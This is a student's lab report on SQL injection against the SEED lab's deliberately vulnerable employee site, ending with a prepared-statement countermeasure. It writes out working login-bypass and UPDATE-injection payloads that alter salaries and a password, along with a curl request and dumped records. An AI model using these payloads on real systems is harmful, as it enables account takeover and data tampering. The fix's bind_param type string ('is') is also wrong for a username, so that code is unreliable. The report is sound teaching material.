

SQL Injection Attacks (CS 915) Post-Lab Assignment Report

Hanzhi Zhang - 5525549

Task 1: 1) Describe the results of the attack in this task with screenshots;





Logging in to Admin's account without password was successful.

```
[11/27/23]seed@VM:~/.../Lab 4$ curl 'http://www.seed-server.com/unsafe_home.php?username=Admin%27%23&Password='

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class
='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a cla
ss='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' i
d='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-
center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-da
rk'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</
th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th
scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20
</td><td>10211002</td><td></td><td></td><td></td><td></td><td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>300
00</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></tr><tr><th scope='row'> Ryan</th><td>30
000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></tr><tr><th scope='row'>
Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></tr><tr><t
h scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td><
/td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></
d><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
```

Repeating the previous attack by using a command line tool curl was successful, we see the source code of a successfully logged in page printed out in the terminal.

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1; #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'' at line 3]\n

Multiple SQL statements will fail because the server does not allow this syntax.

2) Explain what values you fill in the yellow blanks and why.

If we don't know Alice's password but want to get her records, fill the first yellow blank with [Alice'#] and leave the second blank, then the SQL statement will become:

SELECT * FROM credential WHERE name='Alice' #' AND password='';

The highlighted part after '#' will be treated as comment, so the statement is actually:

SELECT * FROM credential WHERE name='Alice'

If we don't know anybody's name or password but want to get some records, fill in the first blank with [a' OR 1=1 #] and leave the second blank, the statement becomes:

SELECT * FROM credential WHERE name='a' OR 1=1 #' AND password='';

The password part is again considered as comment and ignored, 1=1 is true so basically anything 'OR 1=1' will be true, so the SQL statement is equivalent to SELECT * FROM credential, and we get the database to return all the records in credential.

1.1 The SQL query to authenticate the user is "SELECT … FROM credential WHERE name= '$input_uname' and Password='$hashed_pwd'", so we simply make input name [Admin'#] and password will not matter, we bypass the authentication.

1.2 To repeat the previous attack using command line tool, curl, we encode the special characters in the username field, replacing ' with %27 and # with %23:
http://www.seed-server.com/unsafe_home.php?username=Admin%27%23&Password=

1.3 The last attack did't work because PHP uses a mysqli extension, the mysqli::query() API doesn't allow multiple queries to run in the database server.

Task 2: 1) Describe the results of the attack in this task with screenshots;

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Logging in as Admin we see the data for all employees.

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	100000	9/20	10211002				

Only Alice's salary has been changed to 100000, others remain the same.

Alice	10000	100000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	-10000	3/5	43254314				

Admin's salary has been changed to -10000, others remain the same.

Change Boby's password to 'password' and logging in using this new password.

2) Explain what values you fill in the yellow blanks and why.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             |         |       |          |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          |
|  6 | Admin | 99999 | -10000 | 3/5   | 43254314 |             |         |       |          |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+
```


We check the credential database to find the ID for each employee. Here we see some other information too, the same as what we see logging in as the Admin, but mostly we care about ID because we need it for modifying a specific employee's information.


2.1 To modify our (Alice's) salary, we put [', salary=100000 where id=1 #] in the yellow blank, it will actually be calling "UPDATE credential SET nickname=", salary=100000 where ID=1". Note that when we put a # mark at the end of the NickName input field we make everything after that considered as comment, including "where ID=$id" in the original statement. Thus if we don't add this WHERE clause, then everyone's salary will be set to 100000, not just Alice, surely we wouldn't want that to happen…

2.2 Similarly, to modify our boss's (suppose he/she is the Admin) salary to -10000, we put [', salary=-10000 where id=6 #] in the yellow blank.

2.3 Suppose we want to change Boby's password to 'password', first we use the MySQL SHA1 function to hash it: we get 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8.
We put [', password='5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8' where id=2 #].

Task 3: 1) Describe the results of the countermeasure with screenshots;





Before and after patching the website using [Admin'#] for username.

2) Explain how you patch the website and why this patch prevents the SQL injections.

```
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ? ");
// bind parameters to the query
$stmt->bind_param("is", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();
```

When we use prepared statement, trusted code and untrusted user-provided data is sent via different channels. Data received from the data channel is not parsed, so if attacker tries to insert code there, it will never be treated as code or executed.